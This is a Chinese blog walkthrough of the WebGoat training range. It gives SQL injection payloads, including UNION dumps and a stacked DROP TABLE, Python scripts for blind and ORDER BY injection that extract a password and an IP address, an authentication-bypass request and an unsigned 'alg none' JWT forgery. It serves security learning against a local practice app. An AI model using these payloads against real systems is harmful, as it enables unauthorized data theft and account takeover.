

这可能是你入门java安全最好的练习靶场！

原创

tnt阿信 于 2020-02-17 10:59:16 发布 2483 收藏 13

分类专栏: [Web安全](#) 文章标签: [webgoat](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/he_and/article/details/102861751

版权



[Web安全](#) 专栏收录该内容

74 篇文章 14 订阅

订阅专栏



工作之余, 抽了点时间把webgoat给搞定了, 不得不说WebGoat是很好的一个靶场, 也可以用来入门java代码审计, 下面是我的通关总结, 应该是全网最详细的了吧!

SQL Injection (intro)

0x02

```
select department from employees where first_name='Bob';
```

0x03

```
update employees set department='Sales' where first_name='Tobi';
```

0x04

```
alter table employees add column phone varchar(20);
```

0x05

```
grant alter table to UnauthorizedUser
```

0x09

```
SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'
```

0x10

account:1

user_id: `1 or true`

拼接过后

```
SELECT * From user_data WHERE Login_Count = 1 and userid= 1 or true
```

0x11

employee name: 1

tan: ' or true -- -

0x12

employee name: '; update employees set salary=1000000 where last_name='Smith';-- -

tan: 不填或者随便填

0x13

```
'; drop table access_log;-- -
```

SQL Injection (advanced)

0x03

name: ' or true union select 1,'2','3','4','5',password, 7 from user_system_data where user_name='dave'-- -

拼接过后的sql: SELECT * FROM user_data WHERE last_name = '' or true union select 1,'2','3','4','5',password, 7 from user_system_data where user_name='dave'-- -'

最后得到dave密码为passW0rD

0x05

这一次注入点没在login,而是存在于register, 我一开始还像个憨憨一样测试login页面的两个输入点, 结果发现还有个注册页面, 因为题目要求我们以Tom身份登录嘛, 又是一个注册页面, 我就理所当然的以为是一个insert注入, 搞了半天, 发现也不是insert注入, 然后我就直接注册了一个Tom用户, 居然成功了, 但是我去登录的时候告诉我只能以Tom身份登录???exm???



最后才发现是以tom用户登录...(也不写清楚, 非要首字母大写)

最后发现username字段当我们输入的用户名是已经注册的话, 那么会提示用户已注册, 没有注册的话就会直接注册, 用户名加单引号, 页面不再返回用户名已注册, 经过进一步测试确定这个字段是一个注入点, 那么可以确定这还是一个select的注入, 那就根据响应特征编写脚本吧

```
# -*- coding:utf-8 -*-

import requests
from string import printable
chars = printable

vul_url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge"
data1 = "username_reg=tomx'+union+select+password+from+sql_challenge_users+where+userid%3D'teom'--+&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123"
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'X-Requested-With': 'XMLHttpRequest'
}
cookies = {
    'JSESSIONID': 'A6RZdLz-RND0wVWpMBUzwFc-vjDxv99Rj9w87fGz',
    'JSESSIONID.75fbd09e': '7mc1x9iei6ji4xo2a3u4kbz1'
}
i = 0
result = ""
proxy={"http": "http://127.0.0.1:8181"}
while True:
    i += 1
    temp = result
    for char in chars:
        data = "username_reg=tom'+and substr(password, {0},1)='{1}'--+&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123".format(i, char)
        resp = requests.put(vul_url, data=data, headers=headers, cookies=cookies, proxies=proxy)
        # print(resp.text)
        if 'already exists' in resp.text:
            result += char
    print(result)
    if temp == result:
        break
```

```
py × joomla_blog_calendar_sql_inj_ssvi92590.py × kibana_cmd_exec_cve20197609.py × apache_solr_cmd_exec_cve20190193.py × webgoat_blind_sqli.py ×
4 from string import printable
5 chars = printable
6
7 vul_url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge"
8 data1 = "username_req=tom'+union+select+password+from+sql_challenge_users+where+userid%3D'teom'--+&email_req=7702%40gg.com&passw
9 headers = {
10     'Content-Type': 'application/x-www-form-urlencoded',
11     'X-Requested-With': 'XMLHttpRequest'
12 }
13 cookies = {
14     'JSESSIONID': 'A6RZdLz-RND0wvWpMBUzwFc-vjDxv99Rj9w87fGz',
15     'JSESSIONID.75fd09e': '7mclx9iei6ji4xo2a3u4kbz1'
16 }
17 i = 0
18 result = ""
19 proxy={"http": "http://127.0.0.1:8181"}
20 while True:
21     i += 1
22     temp = result
23     for char in chars:
24         data = "username_req=tom'+and substr(password, {0}, 1)='{1}'--+&email_req=7702%40gg.com&password_req=123&confirm_password
25         resp = requests.put(vul_url, data=data, headers=headers, cookies=cookies, proxies=proxy)
26         # print(resp.text)
27         if 'already exists' in resp.text:
28             result += char
29     print(result)
30     if temp == result:
31         break

Run: webgoat_blind_sqli ×
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonl
thisisasecretfortomonl&+
```

最后跑出来密码为：thisisasecretfortomonl

但是你看我上面的结果多了两个符号，原因您跑一跑代码，仔细想一想就知道了

注：所以下次挖洞的时候，注册页面不仅要关注用户遍历漏洞，同样的功能点也需要关注下sql注入

SQL Injection (mitigation)

0x05

参考0x06...

0x06

先上答案

```
try{
    Connection ct = null;
    ct=DriverManager.getConnection(DBURL,DBUSER,DBPW);
    PreparedStatement ps=ct.prepareStatement("select * from users where name=?");
    ps.setString(1,"3");
    ResultSet rs=ps.executeQuery();
} catch(Exception e){
    System.out.println("123");
}
```

对于我这个没啥java开发基础的人来说，这儿一开始错了好几次，但是我每次都觉得自己写的是对的，所以啊，我就打算看看源码是怎么判断这题是否正确的，


注：Idea 调试WebGoat环境搭建参考：[webgoat-环境搭建](#)

WebGoat是采用Spring Boot 构建，所以可以利用@PostMapping()、@GetMapping()、@RequestMapping()等注解来处理用户对某个路径的请求（类似php mvc架构之中的路由），

例如类似如下代码，当用户请求 /hello 路径时，spring boot就会自动调用Hello()方法进行处理

```
@RequestMapping(path="/hello")
@ResponseBody
public String Hello() {
    return "Hello World";
}
```

知道了上面这个知识点，我们就知道怎么定位处理请求的方法/类了。通过审查元素或者抓包我们知道这道题目提交到了：[/WebGoat/SqlInjectionMitigations/attack10b](#)，那么我们直接全局搜索attack10b,定位到文件：[/WebGoat/webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java](#)



```
public class SqlInjectionLesson10b extends AssignmentEndpoint {
    @PostMapping("/SqlInjectionMitigations/attack10b")
    @ResponseBody
    public AttackResult completed(@RequestParam String editor) {
        try {
            if (editor.isEmpty()) return trackProgress(failed().feedback("sql-injection.10b.no-code").build());

            editor = editor.replaceAll(regex "<.*?>", replacement: "");

            String regex_setUpConnection = "(?=. *getConnection.*)";
            String regex_usesPreparedStatement = "(?=. *PreparedStatement.*)";
            String regex_usesPlaceholder = "(?=. *\\=\\?.*\\. *\\=\\?.*)";
            String regex_usesSetString = "(?=. *setString.*)";
            String regex_usesExecute = "(?=. *execute.*)";
            String regex_usesExecuteUpdate = "(?=. *executeUpdate.*)";

            String codeline = editor.replace(target: "\n", replacement: "").replace(target: "\r", replacement: "");

            boolean setUpConnection = this.check_text(regex_setUpConnection, codeline);
            boolean usesPreparedStatement = this.check_text(regex_usesPreparedStatement, codeline);
            boolean usesSetString = this.check_text(regex_usesSetString, codeline);
            boolean usesPlaceholder = this.check_text(regex_usesPlaceholder, codeline);
            boolean usesExecute = this.check_text(regex_usesExecute, codeline);
            boolean usesExecuteUpdate = this.check_text(regex_usesExecuteUpdate, codeline);

            boolean hasImportant = (setUpConnection && usesPreparedStatement && usesPlaceholder && usesSetString && (usesExecute ||
            List<Diagnostic> hasCompiled = this.compileFromString(editor);

            if (hasImportant && hasCompiled.size() < 1) {
                return trackProgress(success().feedback("sql-injection.10b.success").build());
            } else if (hasCompiled.size() > 0) {
                String errors = "";
                for (Diagnostic d : hasCompiled) {
                    errors += d.getMessage(locale: null) + "<br>";
                }
                return trackProgress(failed().feedback("sql-injection.10b.compiler-errors").output(errors).build());
            } else {
                return trackProgress(failed().feedback("sql-injection.10b.failed").build());
            }
        } catch (Exception e) {
            return trackProgress(failed().output(e.getMessage()).build());
        }
    }
}
```

重点关注框起来的部分，这里主要是对我们输入的代码去掉换行符，然后使用正则表达式匹配我们提交的答案是否有它要求的关键的几处代码，这一点很容易满足，但是，最后还有执行this.compileFromString()函数，这个函数就是实实在在在用jvm编译我们提交的代码了，我几次没有通过代码也是因为这儿，这个函数的实现我就不展示了，在同一个文件里，大家自己看下就行了，编译没有通过并报了SQLException错误，这是因为没有数据库可以连接嘛，所以，加一个try ... catch ... 解决问题

这一题也是比较坑的一题，因为作者把题目链接放错了，导致这个图表里没有任何servers。就是下面这样

1 2 3 4 5 6 7 8 9 10 11

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server, guessing the complete ip address might take too long so we give you the last part: `xxx.130.219.202`

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS Edit

Online Offline Out Of Order

Hostname	IP	MAC	Status	Description
----------	----	-----	--------	-------------

IP address webgoat-prd server:

我一开始拿到这道题，结合前面的提示，大概可以猜测这是一个order by 处的注入，因为没有任何servers列在图表里，我还以为右上角的Online,Offline是排序按钮（233333），点了半天没有任何请求发出去，我还以为题目坏掉了。。。直到我偶然间点击到了ip,hostname,mac这些小图标，才知道原来是根据他们来排序的，那就抓包开整吧，然而抓包结果全是404，我都懵了

Request

Raw Params Headers Hex

```
GET /WebGoat/SqlInjection/servers?column=ip HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=CxkMsHilgSrChmUYToKLIyUJ3tJ7lryqje_UxbkR;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpvt_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Pragma: no-cache
Cache-Control: no-cache
```

Response

Raw Headers Hex

```
HTTP/1.1 404 Not Found
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 05 Nov 2019 08:43:31 GMT

{
  "timestamp" : "2019-11-05T08:43:31.137+0000",
  "status" : 404,
  "error" : "Not Found",
  "message" : "Not Found",
  "path" : "/WebGoat/SqlInjection/servers"
}
```

接受社会毒打!



来吧，看看源码咋回事儿吧，以servers为关键词全局搜索，最后定位到 `/opt/WebGoat/webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/Servers.java`

发现源码的路由是 `SqlInjectionMitigations/servers`，但是表单提交的地址却是 `/SqlInjection/servers`，所以我们在burp里把请求地址改一下就ok了，可以看到返回的json数据了。

payload:

```
GET /WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20substr(ip,1,1)='0'%20from%20servers%20where%20hostname='webgoat-prd')%20then%20hostname%20else%20mac%20end HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=A6RZdLz-RND0wvWpMBUzwFc-vjDxv99Rj9w87fGz; JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1
```

同样没有回显，是一个bool盲注，利用case when end 语句构造不同的排序依据，通过返回的servers的顺序来确定真假

Request

```
Raw Params Headers Hex
GET
/WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20su
bstr(ip,1,1)='1'%20from%20servers%20where%20hostname='webgoat-prd')%20then
%20hostname%20else%20mac%20end HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=A6RZdLz-RND0wVpMBUzwFc-vjDxv99Rj9w87fGz;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1
```

Response

```
Raw Headers Hex
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Fri, 01 Nov 2019 09:07:40 GMT

[ {
  "id" : "3",
  "hostname" : "webgoat-acc",
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}, {
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "4",
  "hostname" : "webgoat-pre-prod",
  "ip" : "192.168.6.4",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Pre-production server"
}, {
  "id" : "2",
  "hostname" : "webgoat-tst",
  "ip" : "192.168.2.1",
  "mac" : "EE:FF:33:44:AB:CD",
  "status" : "online",
  "description" : "Test server"
} ]
```

https://blog.csdn.net/he_and

Request

```
Raw Params Headers Hex
GET
/WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20su
bstr(ip,1,1)='0'%20from%20servers%20where%20hostname='webgoat-prd')%20then
%20hostname%20else%20mac%20end HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=A6RZdLz-RND0wVpMBUzwFc-vjDxv99Rj9w87fGz;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1
```

Response

```
Raw Headers Hex
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Fri, 01 Nov 2019 09:30:04 GMT

[ {
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "2",
  "hostname" : "webgoat-tst",
  "ip" : "192.168.2.1",
  "mac" : "EE:FF:33:44:AB:CD",
  "status" : "online",
  "description" : "Test server"
}, {
  "id" : "3",
  "hostname" : "webgoat-acc",
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}, {
  "id" : "4",
  "hostname" : "webgoat-pre-prod",
  "ip" : "192.168.6.4",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Pre-production server"
} ]
```

https://blog.csdn.net/he_and

根据上述思路，编写脚本


```

# -*- coding:utf-8 -*-

import requests
from string import digits
chars = digits+"."

data1 = "username_reg=tomx'+union+select+password+from+sql_challenge_users+where+userid%3D'team'--+&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123"
headers = {
    'X-Requested-With': 'XMLHttpRequest'
}
cookies = {
    'JSESSIONID': 'A6RZdLz-RND0wvWpMBUzwFc-vjDxv99Rj9w87fGz',
    'JSESSIONID.75fbd09e': '7mc1x9iei6ji4xo2a3u4kbz1'
}
i = 0
result = ""
proxy={"http": "http://127.0.0.1:8181"}
while True:
    i += 1
    temp = result
    for char in chars:
        vul_url = "http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20substr(ip,{0},1)='{1}'%20from%20servers%20where%20hostname='webgoat-prd')%20then%20hostname%20else%20mac%20end".format(i, char)
        resp = requests.get(vul_url, headers=headers, cookies=cookies, proxies=proxy)
        # print(resp.json())
        if 'webgoat-acc' in resp.json()[0]['hostname']:
            result += char
    print(result)
    if temp == result:
        break

```

```

4 from string import digits
5 chars = digits+"."
6
7 data1 = "username_reg=tomx'+union+select+password+from+sql_challenge_users+where+userid%3D'team'--+&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123"
8 headers = {
9     'X-Requested-With': 'XMLHttpRequest'
10 }
11 cookies = {
12     'JSESSIONID': 'A6RZdLz-RND0wvWpMBUzwFc-vjDxv99Rj9w87fGz',
13     'JSESSIONID.75fbd09e': '7mc1x9iei6ji4xo2a3u4kbz1'
14 }
15 i = 0
16 result = ""
17 proxy={"http": "http://127.0.0.1:8181"}
18 while True:
19     i += 1
20     temp = result
21     for char in chars:
22         vul_url = "http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20substr(ip,{0},1)='{1}'%20from%20servers%20where%20hostname='webgoat-prd')%20then%20hostname%20else%20mac%20end".format(i, char)
23         resp = requests.get(vul_url, headers=headers, cookie=cookies, proxies=proxy)
24         # print(resp.json())
25         if 'webgoat-acc' in resp.json()[0]['hostname']:
26             result += char
27     print(result)
28     if temp == result:
29         break
30
31 while True

```

Run: webgoat_orderby_sql_i

```

/usr/bin/python3.6 /opt/vuls/ctf_and_awd/webgoat_orderby_sql1.py
1
10
104
104.
104.1
104.13
104.130
104.130.
104.130.2
104.130.210
104.130.219
104.130.219.
104.130.219.2
104.130.219.20
104.130.219.202
104.130.219.202

```

注：本题目经测试无法使用ord(),if(1,1,1)语句

只能使用case when() then ... else ... end语句，可通过报错得到表名和大概的sql语句，一开始我还在纠结怎么确定表名，结果报错直接给爆出来了

order by 报错注入参考：order by注入

Authentication Bypasses

0x02

```
Request
Raw Params Headers Hex
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 88
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=A6RZdLz-RND0wVpMBUzwFc-vjDxv99Rj9w87fGz;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpv_t_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
secQuestion5=123&secQuestion3=123&jsEnabled=0&verifyMethod=SEC_QUESTIONS&serId=1230974d

Response
Raw Headers Hex
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Fri, 01 Nov 2019 10:44:50 GMT
{
  "lessonCompleted" : true,
  "feedback" : "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",
  "output" : null
}
```

https://blog.csdn.net/he_and

JWT tokens

0x04 后台未验证签名

去<https://jwt.io/#debugger>解码jwt-token，然后修改admin为true后用下面的脚本重新编码header与payload,不要添加签名部分，发送请求

```
Request
Raw Params Headers Hex
POST /WebGoat/JWT/votings HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: access_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXZXQpEiNzMONzAwMjUsImFkbWluIjoidHJ1ZSIsInVzZXIiOiJKZXJyeS99.;
JSESSIONID=A6RZdLz-RND0wVpMBUzwFc-vjDxv99Rj9w87fGz;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpv_t_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Content-Length: 0

Response
Raw Headers Hex
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Fri, 01 Nov 2019 12:42:14 GMT
{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the assignment.",
  "output" : null
}
```

https://blog.csdn.net/he_and

```

# -*- coding:utf-8 -*-

import jwt
import base64
# header
# eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
# {"typ": "JWT", "alg": "HS256"}
# payload eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIsImhhdCI6MTUwNDAwNjQzNSwiZXhwIjozNTA0MDA2NTU
1LCJkYXRhIjp7Imh0bGxvIjoia29ybGQifX0
# {"iss": "http://demo.sjoerdlangkemper.nl/", "iat": 1504006435, "exp": 1504006555, "data": {"hello": "world"}}

def b64urlencode(data):
    return base64.b64encode(data).replace(b'+', b'-').replace(b'/', b'_').replace(b'=', b'')

print(b64urlencode(b'{"alg": "none"}')+b'.'+b64urlencode(b'{"iat": 1573470025, "admin": "true", "user": "Jerry"}')+b'.'
)

```

jwt安全问题参考:

<http://4hou.win/wordpress/?p=23278>

<https://zhuanlan.zhihu.com/p/71672282>

<https://segmentfault.com/a/1190000010312468>

0x05 jwt爆破

参考: <https://www.freebuf.com/vuls/216457.html>

在线验证: <https://jwt.io/#debugger>

其实和jwt相关的问题就那么几种, 都尝试一下就行了, 这里就是暴力破解secret key, github上有个c语句版的暴力破解软件, 但是它好像是一个字符一个字符试的, 所以很慢, 反正我跑了几次都没跑出来, 还差点把电脑卡死。所以我们可以利用jwt库自己写一个脚本, 也可以利用github上现成的脚本, 这个python爆破脚本是基于字典的, 所以首先你要有一个强大的字典, 我的字典就是不够强大, 导致我几次都没有爆破出来, 所以, 我直接去源码里翻出了几个secret key并添加到我的字典里了, 这几个key如下:


```
"victory", "business", "available", "shipping", "washington"
```

爆破脚本 (需要自己提供字典):

```

